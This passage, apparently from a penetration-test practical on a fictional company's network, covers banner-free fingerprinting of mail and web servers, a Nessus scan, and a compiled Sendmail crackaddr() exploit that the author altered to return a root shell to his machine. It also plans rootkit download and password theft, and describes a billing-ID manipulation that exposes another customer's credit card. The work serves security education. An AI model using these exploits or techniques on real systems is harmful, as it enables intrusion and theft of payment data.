Fingerprinting the application on the mail server

Objective - To guess what Mail Transfer Agent is running by a method that does not rely on banners.

The Technique – The mail software running on a remote host can be fingerprinted by sending it a set of malformed SMTP requests - whose exact results are not defined completely in the RFC - and comparing the error codes received with a fingerprints file of known mail software, to guess the application.

Using the tool – Given a host address, SMTPScan carries out 15 tests to fingerprint the mail software running on it. I typed the following to start the scan –

```
smtpscan 192.0.2.3 –i 1000
```

-i is for the timeout interval.

Results – The results were as follows –

```
[test@pentest test]$ smtpscan 192.0.2.3 -i 1000
smtpscan version 0.5

  15 tests available
  3184 fingerprints in the database

Scanning 192.0.2.3 (192.0.2.3) port 25
 15/15

Result --
0:501:501:250:553:0:0:214:250:250:502:502:502:250:250

Banner :
220 obsd.test ESMTP Sendmail 8.12.6/8.12.6; Sat, 13 Sep 2003 18:22:10
      +0530 (IST
)

No exact match. Nearest matches :
  - Sendmail 8.10.1 (3) (with source email address checking - rbl, ...)
```

```
  - Sendmail 8.11.0/8.11.0 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.12.2 (3) (with source email address checking - rbl, ...)
  - Sendmail 8.12.9/8.11.0 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.11.7/8.11.4/VUT Brno (3) (with source email address
      checking - rb
l, ...)
  - Sendmail 8.11.6 (EXPN, VRFY) (3) (with source email address
      checking - rbl,
...)
  - Sendmail 8.12.8/8.11.6 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.12.5/8.12.5 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.10.2/8.10.2 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.11.5 (3) (with source email address checking - rbl, ...)
  - Sendmail 8.11.6p2/8.11.3 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.12.9 (3) (with source email address checking - rbl, ...)
  - Sendmail 8.11.6p2/8.11.6 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.12.9/8.12.9 (3) (with source email address checking -
      rbl, ...)
  - Sendmail 8.11.6+Sun/8.8.8 (3) (with source email address checking -
      rbl, ...
)

  To help improving smtpscan database, if you know which soft is used
      there,
  please send a mail to zejames@greyhats.org, giving the output of
      smtpscan -v
  and the remote server version.
```

Interpretation - SMTPScan showed the mail software to be Sendmail but did not give the exact version. But the banner says it is version 8.12.6. If nmap-cronos had fingerprinted the OS correctly, then there was a high possibility of the Sendmail version being 8.12.6 or higher, since 8.12.6 was the default version on OpenBSD 3.2.

Fingerprinting the application on the web server

Objective – To gain information about the application and version of the web server.

The Technique – Web server banners are unreliable. The binaries may be patched, or the source may be re-compiled with strings changed to mislead an attacker by displaying a fake banner. Tools like Server-mask re-order header fields change cookie-names etc to confuse an intelligent adversary. The tool, Fire & Water tries to fingerprint web servers by analyzing implementation

assumptions and peculiarities of the HTTP protocol spec. The authors claim that they use statistical methods, along with fuzzy logic to predict the OS. From what I could understand reading their paper[7], it has a set of signatures in its database based on error page analysis.

Using the tool – Fire and Water is a tool that guesses the web server on a remote host quite accurately.

Results – Fire and water reported the web server as Apache 2.0.44.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

D:\Tools>ntoscan -P 80 -H 192.0.2.1 | ntoweb -X scanR.xml
ntoscan v X.XX - nt command line port scanning utility.
copyright 2002(c) by nt objectives, inc.
http://www.ntobjectives.com
ntoscan speed set to slow.
---
ntoscan started...
09/12/03 18:49:40
---
---
ntoscan completed.
09/12/03 18:49:41
---
80      - 192.0.2.1
---
total time: 0 days: 0:00:01.
1 host(s) discovered.
processing... 1 scan found.

ntoweb - copyright 2002(c) nt objectives, inc.

IP: 192.0.2.1        Port: 80 - Checking...
IP: 192.0.2.1        Port: 80 - BEST MATCH: Apache/2.0.44

D:\Tools>
```

Interpretation – GIAC Enterprises must have upgraded their Apache version since the default version that ships with OpenBSD 3.2 is 1.3.26. Now I will have to search for vulnerabilities in Apache 2.0.44 on OpenBSD 3.2

[7] http://net-square.com/httprint/httprint_paper.html
Note that HTTPrint is the engine used in Fire & Water suite for web server fingerprinting.


Searching for vulnerabilities with Nessus

Objective - To quickly find out what vulnerabilities are present and which of these are exploitable.

The Technique – Almost every system, OS or application has some vulnerability. There are exploits written and made public for most of these. Attackers just need to find an appropriate exploit and use it for their benefit.

Using the tool – Nessus is a tool that scans a host or network and reports all vulnerabilities that could be exploited. I used it against the 4 servers.

Results – Nessus did not report any vulnerability in any of the servers. The report Nessus generated, when I ran it against the mail server, is shown below.



Interpretation – Nessus did not show anything except that port 25 is open. It reinforced the fame OpenBSD has of being a very secure OS.

Finding exploits from Web Sites

Objective – To find vulnerabilities and exploit code for them.

The Technique – There are a lot of security sites that maintain a list of all vulnerabilities found and reported. They also have the exploit code if it is available.

Using the tool – I searched sites like Security Focus and PacketStorm for Apache 2.0.44, OpenBSD 3.2 and Sendmail 8.12.6 or higher.


Results – I found a Sendmail header processing buffer overflow vulnerability listed in the vulnerabilities section of the SecurityFocus site. Under the exploits section[8] there were two exploits available – one for Slackware 8.0 and one for Linux. I could not find an exploit written for OpenBSD.

Interpretation – As I had never tried running an exploit before, I decided to try running this exploit, even though they were not written for OpenBSD. I would at least be able to learn the process of running these exploits, and the issues commonly faced.

[8] http://www.securityfocus.com/archive/1/313757/2003-03-01/2003-03-07/0

PREDICTING THE NETWORK

From the information I had gathered so far, the network looked like this –



The details of the different servers are given below -

Firewall

1. IP – 192.0.2.250
2. Open Ports: none
3. OS: Unknown
4. Rulebase strategy:
    a. It blocks ICMP from entering on both interfaces but allows ICMP generated from the firewall to go out.
    b. It returns an ICMP Host Unreachable for ICMP traffic.
    c. It blocks UDP traffic and returns an ICMP Port Unreachable.
    d. It sends a RST for TCP connections that are not allowed.

Web servers

1. IPs: 192.0.2.1, 192.0.2.2
2. Open ports: 80, 443
3. OS: OpenBSD 3.2
4. Application running: Apache 2.0.44

Mail Server

1. IP: 192.0.2.3
2. Open Ports: 25
3. OS: OpenBSD 3.2
4. Application running: Sendmail 8.12.6

DNS Server

1. IP: 192.0.2.4
2. Open Ports: UDP 53
3. OS: Unknown
4. Application Running: Unknown

CARRYING OUT THE EXPLOIT

Attack on Sendmail

The Vulnerability – The Sendmail header processing buffer overflow vulnerability, if exploited, lets the remote attacker execute commands using root privilege. I found a paper written by Last Stage of Delirium in the Security Focus site that explained the vulnerability in detail. The explanation was quite complicated - from what I could understand, an invalid sender email address could trigger a buffer overflow in Sendmail, and the exploit shellcode could spawn a command shell back to the attacker.

The Exploit – Security Focus lists two exploits, one for Slackware 8.0 and the other for Linux. Both these exploits spawn a command shell back to the attacker. Usually, buffer overflow exploits, like iishack require the attacker to run a listening socket with to which the command shell is "exported". On going through the source code of these two exploits, though, I saw that the exploit itself listens on a specified port for the command shell.

The Attack – As mentioned earlier, I decided to try running the exploit even though the OS did not match- as I saw it, this was a good experience for me to learn common issues related to running exploits. Going through the source code I noticed that the command shell is sent out on port 2525. Now, assuming that the firewall is tightly configured for the mail server (and by now, I was convinced it was!), it was unlikely that port 2525 would be open on the firewall towards me. It seemed to me that the port most likely open outward for the SMTP server would be port 25 for relaying out mails. So, I changed the source code to send the shell to port 25 of the attacker. The code compiled successfully.

```
[root@pentest Sendmail]# gcc SendExploitCode.c -o SendMailExploit
[root@pentest Sendmail]# ls
SendExploitCode.c  SendMailExploit
```

I ran it with the IP address 192.0.2.3. It connected to port 25 on the target system and tried sending the exploit. Nothing happened after that.
Usage of the exploit was as follows –

```
[root@pentest Sendmail]# ./SendMailExploit
./SendMailExploit <target ip> <myip> <target number> [bruteforce start
addr]

Sendmail <8.12.8 crackaddr() exploit by bysin
           from the l33tsecurity crew

Target         Addr            OS
-----------------------------------------
* 0            0xbfffbe34      Slackware 8.0 with sendmail 8.11.4
```

Running the exploit showed this -

```
[root@pentest Sendmail]# ./SendMailExploit 192.0.2.3 192.168.0.93 0

Sendmail <8.12.8 crackaddr() exploit by bysin
          from the l33tsecurity crew

Resolving address... Address found
Connecting... Connected!
Sending exploit...
```

Had the exploit worked and spawned a command shell, I had planned to use wget to download a rootkit. I could also have copied out the password file for cracking offline.


As expected, I could not compromise Sendmail with the exploits I had. This does not mean GIAC can be assured that their mail server is safe. An attacker may be able to find an exploit for OpenBSD or worst case, write an exploit himself. So, GIAC will have to either have to apply a patch provided by OpenBSD[9] or upgrade Sendmail to version 8.12.8.

[9] OpenBSD released a Patch for the Sendmail vulnerability which is available at - ftp://ftp.openbsd.org/pub/OpenBSD/patches/3.2/common/009_sendmail.patch

Application Level Attacks

I decided to concentrate next on testing how secure their web application was. There are a lot of vulnerabilities that can come up in a web application. This is mainly due to the lack of security awareness among developers. A lot of sites are hacked these days using various methods.

I opened the GIAC site www.GIACFortuneCookies.com. It required a customer to have a login to be able to make any transactions. There were also sections where the Suppliers and Partners could login to upload the cookies.



I decided to check the customer login first. So I created a login for myself with login as *pentest* and password as *test123*. The login process asked for my profile information like Name, Address, billing information (optional) etc. I used my new login to login to the customer page. This page had the following links –
My Profile
Change Password
Place Order
Download Order

My Profile showed me the information I had provided while registering, including my Credit Card information.

Change Password asked for my old and new passwords.

Place Order was the section where I could choose how many cookies I wanted to order. I tried placing an order. After selecting the number of cookies, the site redirected me to a credit card billing site, www.MonkeyPay.com, for billing. All these transactions were done on a secure connection. The GIAC application seemed to store all the billing information including my credit card details, since it did not ask me for these once I had provided it in my profile. It just showed me all my billing information and asked for confirmation before carrying out the transaction.

Download order was also on an SSL connection and I could download any of the orders that I had placed but not downloaded yet.

Now that I had seen all the pages of the web site, I had to get to work. I decided I would look for three different types of possible attacks –

1. Attacks via variable manipulation
2. Attacks via Cross Site Scripting
3. Attacks via SQL Injection

Variable Manipulation


I set up Achilles Proxy on my system. Achilles is an HTTP proxy that stands between the client and the server and can see all the traffic between them. I configured my browser to go through Achilles by setting the Proxy settings. Now I browsed the site again. I was interested in checking if I could view information about other customers, place orders on their behalf.
I selected an order again and pressed submit. In the Achilles User interface, I could see 3 variables going as post variables – A session ID, a Login ID and a billing ID.
The Session ID was a 12 character long string and seemed to be randomly generated. Login ID was the number assigned to me when I registered. The billing ID was a 12 digit number.

Manipulating Session ID: I decided to test the Session ID first - attacks like Session hijacking rely on weaknesses in the Session ID system of the application. Some applications either do not use sufficiently random session ids or do not bind it properly to the user's login. I checked to see if there is a pattern in the session ids whenever I logged in- I could not see a pattern after 10 attempts. Then I used Achilles to change some digits of the Session ID before sending it from Achilles to the server. The server returned an error saying "Invalid


Session ID" and I was logged out of the application. So, the Session ID was probably recognized as not being generated by the application.

Manipulating Login ID: My next test was with the Login ID. Since the application needed a valid Session ID, I decided to keep the session ID assigned to me and change just the Login ID. If it worked, I would be able to see information belonging to some other customer. This is a variant of the session hijacking discussed earlier. The new Login ID that I would put would also have to belong to some valid user. I changed some characters of the Login ID and submitted it. It again gave an error. So, the application was checking the session ID and Login ID on each page. I was not very surprised- over the years, programmers have taken care to ensure these violations don't occur, and most web application engines provide these kind of infrastructure services for programmers to use directly.


Manipulating the Billing ID: My only and best hope was the last variable, the Billing ID. It was my best hope because lots of application check the first 2 variables but forget to check the ones after that assuming that they can be trusted if the session ID and Login ID match. I pressed submit on the place order page and saw the request in Achilles.



I changed the last digit of the Billing ID (from 6 to 7) and pressed send.



The next page displayed to me was the billing information one. But it contained the information of some other customer!



The variable manipulation had worked. The application was not checking to see the third variable belonged to the logged in user, but displaying the billing information of the user whose billing ID has been provided. This even had that user's credit card number. Attackers could use this on any online shopping site.

Cross Site Scripting

